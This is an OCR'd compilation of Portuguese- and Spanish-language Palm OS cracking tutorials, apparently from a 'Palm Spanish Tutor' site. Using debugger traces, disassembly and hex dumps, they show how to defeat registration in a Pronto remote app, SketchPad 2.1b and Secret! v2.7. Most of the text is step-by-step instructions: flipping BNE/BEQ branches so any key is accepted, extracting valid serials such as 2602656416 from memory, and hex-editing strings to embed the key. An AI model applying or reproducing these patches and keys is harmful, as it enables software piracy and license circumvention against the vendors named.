0025AACE	L..8	4CDF0038	MOVEM.L (A7)+, D3/D4/D5	
0025AAD2	Nu	4E75	RTS	
0025AAD4	H..2	48E71F32	MOVEM.L A6/A3/A2/D7/D6/D5/D4/D3, -(A7)	
0025AAD8	O...	4FEFFFDC	LEA #-36!$-24(A7), A7	

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[0025AA48-0025AAD4]:

breakpoints

breakpoints | trap breakpoints | cond. trap breakpoints

[A0CA] sysTrapStrCaselessCompare
NOT SET
NOT SET
NOT SET
NOT SET

trap stack

Int16 StrCaselessCompare(const Char *s1, const Char *s2)

modifyer	type	name	value	info
const	Char	*s1	00039B70	B68BE66C
const	Char	*s2	000053AA	12345678

This function is not full implemented yet. I still need full reference lists...




Fig. 12

Anote e tecle F5. Agora o POSE exibe a mensagem de chave inválida.
Como podemos notar o programa compara nossa chave com as seguintes chaves válidas:

marmoset
Philips.ProntoLite.ID=22526
KQPZQZAM
5E511E59
B68BE66C

Entrando com cada uma delas podemos notar que:

```
marmoset                        = usada para upgrade
Philips.ProntoLite.ID=22526     = não sei
KQPZQZAM                        = trial para 20 dias
5E511E59                        = desbloqueia programa mas exige marmoset para upgrade
B68BE66C                        = desbloqueia o programa e faz upgrade (não exige marmoset)
```

As 3 últimas chaves são geradas de acordo com o HotSync Name, portanto no seu sistema não serão essas chaves exatamente. O importante é saber qual é a última delas. Para fazer o patch para aceitar qualquer chave vamos precisar da última.

2 – Aceitando qualquer registro (Patch)

Voltando ao código acima temos o seguinte:

```
000004dc   2f0a            L35            MOVE.L  A2,-(A7)
000004de   3f2de162                       MOVE.W  -7838(A5),-(A7)
000004e2   4e4fa815                       sysTrap $A815 = Unknown System Trap
000004e6   b06efebe                       CMP.W   -322(A6),D0
000004ea   5c4f                           ADDQ.W  #6,A7
000004ec   666a                           BNE     L42
000004ee   3f3c05dc                       MOVE.W  #1500!$5dc,-(A7) ; Registration failed!
000004f2   4e4fa192                       sysTrapFrmAlert
```

Se a linha 000004e6 não for satisfeita o programa passa de 000004ec para 000004ee (exibe a mensagem de registro inválido). Agora voltamos ao PRCEdit. Devemos mudar BNE L42 para BEQ L42. Então fazemos:

Prcedit - [code0003.s]

File Edit View Tools Window Help

Remote.patched.prc | RCP | code0001.s | code0002.s | code0003.s

- Resources
  - Forms
  - Alerts
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
394 000004b6   600000fc                    BRA      L48
395 000004ba   2f0a              L34       MOVE.L   A2,-(A7)
396 000004bc   4e4fa0c7                    sysTrapStrLen
397 000004c0   0c400008                    CMPI.W   #8,D0
398 000004c4   584f                        ADDQ.W   #4,A7
399 000004c6   6414                        BCC      L35
400 000004c8   2f0b                        MOVE.L   A3,-(A7)
401 000004ca   4e4fa170                    sysTrapFrmDeleteForm
402 000004ce   3f3c09c4                    MOVE.W   #2500!$9c4,-(A7) ; Short registration c
403 000004d2   4e4fa192                    sysTrapFrmAlert
404 000004d6   5c4f                        ADDQ.W   #6,A7
405 000004d8   60000086                    BRA      L43
406 000004dc   2f0a              L35       MOVE.L   A2,-(A7)
407 000004de   3f2de162                    MOVE.W   -7838(A5),-(A7)
408 000004e2   4e4fa815                    sysTrap $A815 = Unknown System Trap
409 000004e6   b06efebe                    CMP.W    -322(A6),D0
410 000004ea   5c4f                        ADDQ.W   #6,A7
411 000004ec                               BNE      L42
412 000004ee                               MOVE.W   #1500!$5dc,-(A7) ; Registration failed!
413 000004f2                               sysTrapFrmAlert
414 000004f6                               MOVEQ    #0,D3
415 000004f8                               ADDQ.W   #2,A7
416 000004fa                               BRA      L41
417 000004fc                               MOVEQ    #0,D0
418 000004fe                               MOVE.W   D3,D0
419 00000500                               CMPI.B   #48!$30,0(A2,D0.L)
420 00000506                               BLT      L37
421 00000508                               MOVEQ    #0,D0
422 0000050a                               MOVE.W   D3,D0
423 0000050c                               CMPI.B   #57!$39,0(A2,D0.L)
424 00000512   6f3c                        BLE      L40
425 00000514   7000              L37       MOVEQ    #0,D0
426 00000516   3003                        MOVE.W   D3,D0
427 00000518   0c3200410800                CMPI.B   #65!$41,0(A2,D0.L)
428 0000051e   6d0c                        BLT      L38
429 00000520   7000                        MOVEQ    #0,D0
430 00000522   3003                        MOVE.W   D3,D0
431 00000524   0c3200460800                CMPI.B   #70!$46,0(A2,D0.L)
432 0000052a   6f24                        BLE      L40
```

Jump to address: 000004EC F9
Jump to heap: <not available>
Jump to link: L42 (00000558) F10
Jump with RTS to: <not availible> F11
Jump cross to: <not available>
Copy Ctrl+C
Save file as... Ctrl+S
Set jump destination
Calculate jump from here

Ln 411, Col 12

Iniciar A... V... s... s... P... P... C... P... 10:34

FIG. 13

Prcedit - [C:\Documents and Settings\f9197911\Meus documentos\Documentos do Stanley\Downloads\palm\Files\Remote.patched.prc]

File Edit Insert View Tools Window Help

From assembler
60 (BRA)
66 (BNE)
67 (BEQ)
4E48 (TRAP into debugger)
4E71 (NOP)
7000 (MoveQ #0, D0)
7001 (MoveQ #1,D0)
103C0000 (Move.B #0, D0)
103C0001 (Move.B #1, D0)
Manage..

ched.prc | RCP | code0001.s | code0002.s | code0003.s

```
0x2C820: 2F08 4E4F A139 2448 200A 584F 660C 2F0B  /.NOi9$H .XOf./.
0x2C830: 4E4F A170 584F 6000 0120 2F0A 4E4F A0C7  NOipXO`.. /.NO Ç
0x2C840: 4A40 584F 660C 2F0B 4E4F A170 584F 6000  J@XOf./.NOipXO`.
0x2C850: 0108 41FA 0190 4850 2F0A 4E4F A0CA 4A40  ..Aú.▌HP/.NO ÊJ@
0x2C860: 504F 664E 2F0B 4E4F A170 1B7C 0064 E101  POfN/.NOip.|.dá.
0x2C870: 3F3C 0001 486D E101 3F3C 0025 600A 2000  ?<..Hmá.?<.%`. .
0x2C880: 2000 2000 2000 2000 4EAD FE5C 1B7C 0001   . . . .N-þ\.|..
0x2C890: E11D 600A 2000 2000 2000 2000 2000 4EAD  á.`. . . . . .N-
0x2C8A0: FFC4 3F3C 189C 4E4F A192 4FEF 000E 6000  ÿÄ?<.▌NOi'Oï..`.
0x2C8B0: 00FC 2F0A 4E4F A0C7 0C40 0008 584F 6414  .ü/.NO Ç.@..XOd.
0x2C8C0: 2F0B 4E4F A170 3F3C 09C4 4E4F A192 5C4F  /.NOip?<.ÄNOi'\O
0x2C8D0: 6000 0086 2F0A 3F2D E162 4E4F A815 B06E  `..▌/.?-ábNO¨.°n
0x2C8E0: FEBE 5C4F 666A 3F3C 05DC 4E4F A192 7600  þ¾\Ofj?<.ÜNOi'v.
0x2C8F0: 544F 6056 7000 3003 0C32 0030 0800 6D0C  TO`Vp.0..2.0..m.
0x2C900: 7000 3003 0C32 0039 0800 6F3C 7000 3003  p.0..2.9..o<p.0.
0x2C910: 0C32 0041 0800 6D0C 7000 3003 0C32 0046  .2.A..m.p.0..2.F
0x2C920: 0800 6F24 7000 3003 0C32 0061 0800 6D0C  ..o$p.0..2.a..m.
0x2C930: 7000 3003 0C32 0066 0800 6F0C 3F3C 0898  p.0..2.f..o.?<.▌
0x2C940: 4E4F A192 544F 6008 5243 0C43 0008 65A4  NOi'TO`.RC.C..e¤
0x2C950: 2F0B 4E4F A170 584F 0C45 0001 6700 FAC8  /.NOipXO.E..g.úÈ
0x2C960: 422D E11D 302E FEBE 0240 0800 6622 302E  B-á.0.þ¾.@..f"0.
0x2C970: FEBE 0240 0100 6618 302E FEBE 0240 2000  þ¾.@..f.0.þ¾.@ .
0x2C980: 660E 7040 C0AD EAF6 6606 4A2D E101 6706  f.p@À-êöf.J-á.g.
0x2C990: 1B7C 0001 E11D BE2D E11D 6710 600A 2000  .|..á.¾-á.g.`. .
0x2C9A0: 2000 2000 2000 2000 4EAD FFC4 4CDF 1CF8   . . . .N-ÿÄLß.ø
```

Pos: 2C8E4h,182500 Resource: code.0003

Iniciar 10:34

FIG. 14

Prcedit - [C:\Documents and Settings\f9197911\Meus documentos\Documentos do Stanley\Downloads\palm\Files\Remote.patched.prc]

File Edit Insert View Tools Window Help

Remote.patched.prc | RCP | code0001.s | code0002.s | code0003.s

- Resources
  - Forms
  - Alerts
  - Strings
  - Data 0
  - dc.b
  - Keywords
  - Changes
  - Search Results

```
0x2C780: 0254 4850 486E FF00 4E4F A0C5 7600 504F  .THPHnÿ.NO Åv.PO
0x2C790: 6040 7000 3003 41EE FEC0 1030 0800 4880  `@p.0.AîþÀ.0..H▌
0x2C7A0: 48C0 2F00 486E FF00 4E4F A0C7 7200 3200  HÀ/.Hnÿ.NO Çr.2.
0x2C7B0: 41EE FF00 584F 4870 1800 4E4F A0C9 41FA  Aîÿ.XOHp..NO ÉAú
0x2C7C0: 0222 4850 486E FF00 4E4F A0C6 5243 4FEF  ."HPHnÿ.NO ÆRCOï
0x2C7D0: 0010 486E FEC0 4E4F A0C7 B640 584F 65B2  ..HnþÀNO Ç¶@XOe²
0x2C7E0: 486E FF00 4E4F A0C7 584F 3F00 486E FF00  Hnÿ.NO ÇXO?.Hnÿ.
0x2C7F0: 4227 4E4F A10A 3F3C 15E0 4E4F A192 4FEF  B'NOi.?<.àNOi'Oï
0x2C800: 000A 0C44 07D7 6700 FF48 3F3C 07D4 2F0B  ...D.×g.ÿH?<.Ô/.
0x2C810: 4E4F A180 5C4F 3F00 2F0B 4E4F A183 5C4F  NOi▌\O?./.NOi▌\O
0x2C820: 2F08 4E4F A139 2448 200A 584F 660C 2F0B  /.NOi9$H .XOf./.
0x2C830: 4E4F A170 584F 6000 0120 2F0A 4E4F A0C7  NOipXO`.. /.NO Ç
0x2C840: 4A40 584F 660C 2F0B 4E4F A170 584F 6000  J@XOf./.NOipXO`.
0x2C850: 0108 41FA 0190 4850 2F0A 4E4F A0CA 4A40  ..Aú.▌HP/.NO ÊJ@
0x2C860: 504F 664E 2F0B 4E4F A170 1B7C 0064 E101  POfN/.NOip.|.dá.
0x2C870: 3F3C 0001 486D E101 3F3C 0025 600A 2000  ?<..Hmá.?<.%`. .
0x2C880: 2000 2000 2000 2000 4EAD FE5C 1B7C 0001   . . . .N-þ\.|..
0x2C890: E11D 600A 2000 2000 2000 2000 2000 4EAD  á.`. . . . . .N-
0x2C8A0: FFC4 3F3C 189C 4E4F A192 4FEF 000E 6000  ÿÄ?<.▌NOi'Oï..`.
0x2C8B0: 00FC 2F0A 4E4F A0C7 0C40 0008 584F 6414  .ü/.NO Ç.@..XOd.
0x2C8C0: 2F0B 4E4F A170 3F3C 09C4 4E4F A192 5C4F  /.NOip?<.ÄNOi'\O
0x2C8D0: 6000 0086 2F0A 3F2D E162 4E4F A815 B06E  `..▌/.?-ábNO¨.°n
0x2C8E0: FEBE 5C4F 676A 3F3C 05DC 4E4F A192 7600  þ¾\Ogj?<.ÜNOi'v.
0x2C8F0: 544F 6056 7000 3003 0C32 0030 0800 6D0C  TO`Vp.0..2.0..m.
0x2C900: 7000 3003 0C32 0039 0800 6F3C 7000 3003  p.0..2.9..o<p.0.
0x2C910: 0C32 0041 0800 6D0C 7000 3003 0C32 0046  .2.A..m.p.0..2.F
0x2C920: 0800 6F24 7000 3003 0C32 0061 0800 6D0C  ..o$p.0..2.a..m.
0x2C930: 7000 3003 0C32 0066 0800 6F0C 3F3C 0898  p.0..2.f..o.?<.▌
0x2C940: 4E4F A192 544F 6008 5243 0C43 0008 65A4  NOi'TO`.RC.C..e¤
0x2C950: 2F0B 4E4F A170 584F 0C45 0001 6700 FAC8  /.NOipXO.E..g.úÈ
0x2C960: 422D E11D 302E FEBE 0240 0800 6622 302E  B-á.0.þ¾.@..f"0.
0x2C970: FEBE 0240 0100 6618 302E FEBE 0240 2000  þ¾.@..f.0.þ¾.@ .
0x2C980: 660E 7040 C0AD EAF6 6606 4A2D E101 6706  f.p@À-êöf.J-á.g.
0x2C990: 1B7C 0001 E11D BE2D E11D 6710 600A 2000  .|..á.¾-á.g.`. .
0x2C9A0: 2000 2000 2000 2000 4EAD FFC4 4CDF 1CF8   . . . .N-ÿÄLß.ø
0x2C9B0: 4E5E 4E75 9053 686F 7752 6567 6973 7472  N^Nu▌ShowRegistr
```

Pos: 2C8E4h,182500 | Resource: code.0003

Iniciar | A... | V... | s... | s... | P... | P... | C... | P... | 10:35

FIG. 15

Nota-se a mudança assinalada de amarelo.

Identifique os trechos do programa conforme abaixo no PRCEdit e efetue as demais mudanças (as alterações estão em vermelho).

```
000004e2   4e4fa815                          sysTrap $A815 = Unknown System Trap
000004e6   b06efebe                          CMP.W   -322(A6),D0
000004ea   5c4f                              ADDQ.W  #6,A7
000004ec   666a                        BEQ   BNE     L42
000004ee   3f3c05dc                          MOVE.W  #1500!$5dc,-(A7) ; Registration failed!
000004f2   4e4fa192                          sysTrapFrmAlert
...
...
...
0000015c   302efebe         L8               MOVE.W  -322(A6),D0
00000160   02400100                          ANDI.W  #256!$100,D0
00000164   670000ce                    BNE   BEQ     L14
00000168   3f3c10cc                          MOVE.W  #4300!$10cc,-(A7)
0000016c   600a                              BRA     L9
…
...
...
00000234   422de116         L14              CLR.B   -7914(A5)
00000238   422de11d                          CLR.B   -7907(A5)
0000023c   302efebe                          MOVE.W  -322(A6),D0
00000240   02400800                          ANDI.W  #2048!$800,D0
00000244   6624                              BNE     L15
00000246   302efebe                          MOVE.W  -322(A6),D0
0000024a   02400100                          ANDI.W  #256!$100,D0
0000024e   661a                        BEQ   BNE     L15
00000250   302efebe                          MOVE.W  -322(A6),D0
00000254   02402000                          ANDI.W  #8192!$2000,D0
00000258   6610                        BEQ   BNE     L15
0000025a   7040                              MOVEQ   #64,D0
0000025c   c0adeaf6                          AND.L   -5386(A5),D0
00000260   6608                              BNE     L15
00000262   0c2d0064e101                      CMPI.B  #100!$64,-7935(A5)
00000268   6606                              BNE     L16
0000026a   1b7c0001e11d     L15              MOVE.B  #1,-7907(A5)
00000270   4a2de11d         L16              TST.B   -7907(A5)
00000274   671c                              BEQ     L17
00000276   48780000                          PEA     $0000.W
0000027a   48780000                          PEA     $0000.W
0000027e   486efec0                          PEA     -320(A6)
00000282   3f3c076c                          MOVE.W  #1900!$76c,-(A7) ; Registration
00000286   4e4fa194                          sysTrapFrmCustomAlert
```

Salve. O programa criará o arquivo Remote.patched.PRC

Abra o POSE novamente.

Faça o HotSync desse novo arquivo para seu POSE.

Seu programa está registrado automaticamente.

Afer Ventus

Brasil
post_nubila@yahoo.com.br

Palm Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**SketchPad 2.1b for Palm**

Protección:	(X)**Serial** ( )**HotSync/Code** ( )**Trial** ( )**Multiprotección** ( )**Encriptado** ( )**Otro**	
Descripción:	Simple Paint como el de Windows XP podemos guardar notas,dibujos.	
Objetivo:	Encontrar el serial valido (Crack limpio)	
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**	
DOWNLOAD:	www.arcosoft.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. Palm Real ó Pose emulador, UltraEdit-32, PalmDemon 0.27 ,PalmDebugger	
Palm CRACKER:	SkyNet	**FECHA:** S/24/Sep/2005

INTRODUCCION

To install this Palm application on to your Palm PDA, double click on **sketch.prc**. By installing the software, you have accepted the licensing agreement and disclaimer of warranty.

Sketches created on the Palm may be viewed and exported on your Windows or Mac computer by using the SketchPad Desktop Viewer downloaded separately.

For more information on how to use SketchPad, see the SketchPad User Guide.

Revision History

2.1b (Apr. 4, 2001)

- fixed a bug where pressing the draw/erase button was not updating the on screen draw/erase button
- compatibility with new models

Licensing

SketchPad is copyrighted software and remains the intellectual property of Arcosoft Inc. This copy has been provided to you for evaluation purposes only. Please register SketchPad at www.arcosoft.com if you intend to keep using it.

Disclaimer of Warranty

Software is provided on an "AS IS" basis, without warranty of any kind, including without limitation the warranties of merchantability, fitness for a particular purpose and non-infringement. The entire risk as to the quality and performance of the Software is borne by you. Should the Software prove defective, you and not Arcosoft assume the entire cost of any service and repair. In addition, the security mechanisms implemented by Arcosoft software have inherent limitations, and you must determine that the Software sufficiently meets

your requirements. This disclaimer of warranty constitutes an essential part of the agreement.

Arcosoft Inc.
www.arcosoft.com

AL ATAQUE

Cargamos el programa y aparece una molesta nag diciendo que nos registramos ó de lo contrario siempre veremos una molesta nag con una nota que dura 15 segundos recordandonos que debemos regitrarnos .
Cargamos el PalmDebugger cargamos la aplicación en el debugger y antes que todo intentamos porner un breakpoint con la instrucción como vemos en la parte de abajo.

```
Initializing parser...
Initializing lex...
Installing keywords...
Initializing eval...
Initializing exec...
Loading startup script...
============================
DebOut = false
SymbolsOn = true
StepRegs = false
ReadMemHack = false
Attached = false
............................
dot address = 00000000
last address = 00000000
last count = 00000000
============================
att
EXCEPTION ID = $80
'TargetCfgRoutines'
+$00F0 1018871C *LINK A6,$0000 | 4E56 0000
atb "frmalert"   <--- Ponemos el breakpoint justo para dar un click en el boton
                      de registro de validar el serial desde el emulador
A-trap set on 0192 (frmalert)
g <--- Entrá al emulador
EXCEPTION ID = $80
'ShowCodeDialog'
+$00AC 00072F2A *_FrmAlert ; $10069070 | 4E4F A192
dm d5 100   <--- Miramos todos los registro A1...A7  , D0....D7
                 Encontramos que en esta dirección hay un registro sospechoso
                 Nos registramos con este y el serial es valido pero nos da las
                 gracias ni nada por el estilo será el programador un estúpido mal
                 agradecido.
00072F50: 32 36 30 32 36 35 36 34 31 36 00 00 4E 56 00 00 "2602656416..NV.."
00072F60: 2F 0A 2F 03 24 6E 00 08 76 00 0C 52 00 09 66 14 "/./.$n..v..R..f."
00072F70: 30 2A 00 08 04 40 05 DF 67 02 60 24 4E BA FF 00 "0*...@..g.`$N..."
00072F80: 76 01 60 1C 0C 52 00 18 66 16 4E 4F A1 73 24 48 "v.`..R..f.NO.s$H"
00072F90: 2F 0A 4E 4F A1 71 2F 0A 4E BA FC D2 76 01 50 4F "/.NO.q/.N...v.PO"
00072FA0: 10 03 26 1F 24 5F 4E 5E 4E 75 94 52 65 67 69 73 "..&.$_N^Nu.Regis"
00072FB0: 56 69 65 77 48 61 6E 64 6C 65 45 76 65 6E 74 00 "ViewHandleEvent."
00072FC0: 00 00 4E 56 00 00 2F 0A 2F 03 24 6E 00 08 0C 52 "..NV.././.$n...R"
00072FD0: 00 17 66 00 00 80 36 2A 00 08 3F 03 4E 4F A1 6F "..f...6*..?.NO.o"
```

```
00072FE0: 24 48 2F 0A 4E 4F A1 74 5C 4F 30 03 04 40 03 E8 "$H/.NO.t\O0..@.."
00072FF0: 67 28 04 40 00 64 67 30 04 40 00 64 67 38 04 40 "g(.@.dg0.@.dg8.@"
00073000: 01 2C 67 08 04 40 01 2C 67 3A 60 44 48 7A FF 4E ".,g..@.,g:`DHz.N"
00073010: 2F 0A 4E 4F A1 9F 50 4F 60 36 48 7A F2 60 2F 0A "/.NO..PO`6Hz.`/."
00073020: 4E 4F A1 9F 50 4F 60 28 48 7A DE 84 2F 0A 4E 4F "NO..PO`(Hz../.NO"
00073030: A1 9F 50 4F 60 1A 48 7A CD A2 2F 0A 4E 4F A1 9F "..PO`.Hz../.NO.."
00073040: 50 4F 60 0C 48 7A D1 06 2F 0A 4E 4F A1 9F 50 4F "PO`.Hz../.NO..PO"


D0: 00000000
D1: 00002000
D2: 0000006C
D3: 00000000
D4: 007F0642
D5: 00072F50
D6: 000027AE
D7: 0003D07E

A0: 0003E67C
A1: 1018462C
A2: 00005E6A
A3: 00005F72
A4: 00005EDE
A5: 00005D10
A6: 0003BAA8
A7: 0003BA8E

SR: tSxnzvc 0

La clave correcta es 2602656416
```

PASO 2

Editamos nuestro programa víctima con cualquier editor hexadecimal en nuestro caso Ultraedit32

```
00003550h: 49 6E 69 74 00 94 54 68 61 6E 6B 20 79 6F 75 20 ; Init.”Thank you
00003560h: 66 6F 72 20 65 76 61 6C 75 61 74 69 6E 67 20 74 ; for evaluating t
00003570h: 68 69 73 00 73 6F 66 74 77 61 72 65 2E 20 54 68 ; his.software. Th
00003580h: 65 20 72 65 67 69 73 74 65 72 65 64 20 76 65 72 ; e registered ver
00003590h: 73 69 6F 6E 00 00 72 65 6D 6F 76 65 73 20 74 68 ; sion..removes th
000035a0h: 69 73 20 72 65 6D 69 6E 64 65 72 2E 00 00 52 65 ; is reminder...Re
000035b0h: 67 69 73 74 72 61 74 69 6F 6E 20 69 73 20 73 69 ; gistration is si
000035c0h: 6D 70 6C 65 20 61 6E 64 20 6F 6E 2D 6C 69 6E 65 ; mple and on-line
000035d0h: 2E 00 56 69 73 69 74 20 77 77 77 2E 61 72 63 6F ; ..Visit www.arco
```

Editamos nuestro programa víctima y lo cambiamos por la cadena

```
00003550h: 49 6E 69 74 00 94 47 72 61 63 69 61 73 20 70 6F ; Init.”Gracias po
00003560h: 72 20 63 6F 6D 70 72 61 72 20 65 73 74 65 20 20 ; r comprar este
00003570h: 20 20 20 00 73 6F 66 74 77 61 72 65 2E 20 41 68 ; .software. Ah
00003580h: 6F 72 61 20 72 65 67 69 73 74 72 65 20 63 6F 6E ; ora registre con
00003590h: 3A 20 20 20 00 00 53 75 20 63 6C 61 76 65 20 20 ; : ..Su clave
000035a0h: 20 63 6F 6D 70 72 61 64 61 20 20 2E 00 00 4B 65 ; comprada ...Ke
000035b0h: 79 3A 20 20 32 36 30 32 36 35 36 34 31 36 20 20 ; y: 2602656416
000035c0h: 56 69 73 69 74 65 6E 6F 73 20 6C 61 20 57 65 62 ; Visitenos la Web
000035d0h: 2E 00 56 69 73 69 74 20 77 77 77 2E 61 72 63 6F ; ..Visit www.arco
```

Esto Para que cada que lo instalemos no tengamos que recordar el serial

Lo ideal seria parchar la rutina donde se compara el serial(Sera un tema que es sencillo y les toca averiguarlo).
Y parece que esta clave funciona en cualquier palm, Cargamos la aplicación en una palm real en mi caso una Palm One LifeDrive de 4GB de Disco Duro que supuso todos mis ahorros que compre en WalMart y parece que todo funciona a la perfección, Basura de programa que ya estoy por desinstalarlo.

Con esto hemos echo un crack limpio que verdaderamente cumple con nuestra filosofía PalmCracking
Asta la próxima.

Palm Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	Secret! v2.7

Protección:	( )Serial (X)HotSync/Code (X)Trial ( )Multiprotección ( )Encriptado ( )Otro
Descripción:	Encripta texto a 128 Bits - Trial (Violar la rutina de 128 bit´s)
Objetivo:	Usar sin restricciones
Dificultad:	( )NewBies (X)Intermedio ( )Avanzado ( )Master ( )Güru
DOWNLOAD:	www.linkesoft.com
Herramientas:	SouthDebugger, PRCedit, PilotDis. Palm Real ó Pose emulador, UltraEdit-32, PalmDemon 0.27 ,PalmDebugger
Palm CRACKER:	SkyNet — FECHA: V/16/Sep/2005

INTRODUCCION


Introducción de datos.

Se nos pide una password para proteger nuestros datos cada que cargemos este programa.


AL ATAQUE

Paso 0.- Veremos

Buscar el titulo de la TAlt de registro que dice "Registration"



Si la clave introducida fué incorrecta nos aparecera



```
The key is not correct.
Please check if your
palm user name shown
on this form is the
same your gave us for
generating the key.

  [ Ok ]
```

Cargando del Palmdebugger Veremos:

```
Initializing parser...
Initializing lex...
Installing keywords...
Initializing eval...
Initializing exec...
Loading startup script...
============================
DebOut = false
SymbolsOn = true
StepRegs = false
ReadMemHack = false
Attached = false
...........................
dot address = 00000000
last address = 00000000
last count = 00000000
============================
att
EXCEPTION ID = $80
'TargetCfgRoutines'
+$00F0 1018871C *LINK A6,$0000 | 4E56 0000
atb "frmalert"
A-trap set on 0192 (frmalert)
g
EXCEPTION ID = $80

00073DF4 *_FrmAlert ; $10069070 | 4E4F A192
il
00073DF4 *_FrmAlert ; $10069070 | 4E4F A192
00073DF8 MOVEQ.L #$01,D0 | 7001
00073DFA BRA.W *+$002C ; 00073E26 | 6000 002A
00073DFE MOVE.L D3,-$0044(A5) | 2B43 FFBC
00073E02 MOVE.W #$235E,-(A7) ; '^#' | 3F3C 235E
00073E06 _FrmAlert ; $10069070 | 4E4F A192
00073E0A BSR.W *-$2EA2 ; 00070F68 | 6100 D15C
00073E0E MOVEQ.L #$01,D0 | 7001
00073E10 BRA.W *+$0016 ; 00073E26 | 6000 0014
00073E14 CMPI.W #$0015,(A0) ; '..' | 0C50 0015
00073E18 BNE.W *-$0088 ; 00073D90 | 6600 FF76
00073E1C MOVE.L A0,-(A7) | 2F08
00073E1E BSR.W *-$080A ; 00073614 | 6100 F7F4
00073E22 ANDI.W #$00FF,D0 ; '..' | 0240 00FF
00073E26 MOVE.L -$0004(A6),D3 | 262E FFFC
00073E2A UNLK A6 | 4E5E
00073E2C RTS | 4E75
00073E2E LINK A6,$0000 | 4E56 0000
00073E32 MOVE.L A2,-(A7) | 2F0A
00073E34 SUB.L A1,A1 | 93C9
00073E36 MOVE.L $0008(A6),A2 | 246E 0008
```


```
00073E3A TST.B (A2) | 4A12
00073E3C BEQ.S *+$001A ; 00073E56 | 6718
00073E3E MOVE.L A1,D0 | 2009
00073E40 LSL.L #$03,D0 | E788
00073E42 LEA $00(A1,D0.L),A0 | 41F1 0800
00073E46 LEA -$30(A0,A1.L),A0 | 41F0 98D0
00073E4A MOVE.B (A2)+,D0 | 101A
00073E4C EXT.W D0 | 4880
00073E4E LEA $00(A0,D0.W),A1 | 43F0 0000
```

Paso 1.- Rastreamos los registros y encontramos:

Del código muerto veremos el siguiente fragmento de código cercano a las ventanas de registro valido e invalido:


```
00004ACE 3F 3C 23 32 MOVE.W #$2332, -(A7)
00004AD2 2F 03 MOVE.L D3, -(A7)
00004AD4 4E 4F A1 80 SysTrap FrmGetObjectIndex
00004AD8 3F 00 MOVE.W D0, -(A7)
00004ADA 2F 03 MOVE.L D3, -(A7)
00004ADC 4E 4F A1 79 SysTrap FrmSetFocus
loc_4AE0:
00004AE0 42 40 CLR.W D0
00004AE2 60 00 00 92 BRA LOC_4B76
loc_4AE6:
00004AE6 0C 40 00 1C CMP.W #$001C, D0
00004AEA 67 F4 BEQ.S LOC_4AE0
00004AEC 0C 40 00 09 CMP.W #$0009, D0
00004AF0 66 72 BNE.S LOC_4B64
00004AF2 30 28 00 08 MOVE.W $8(A0), D0
00004AF6 0C 40 07 E4 CMP.W #$07E4, D0
00004AFA 67 0A BEQ.S LOC_4B06
00004AFC 0C 40 13 8D CMP.W #$138D, D0
00004B00 67 58 BEQ.S LOC_4B5A
00004B02 60 00 00 60 BRA LOC_4B64
loc_4B06:
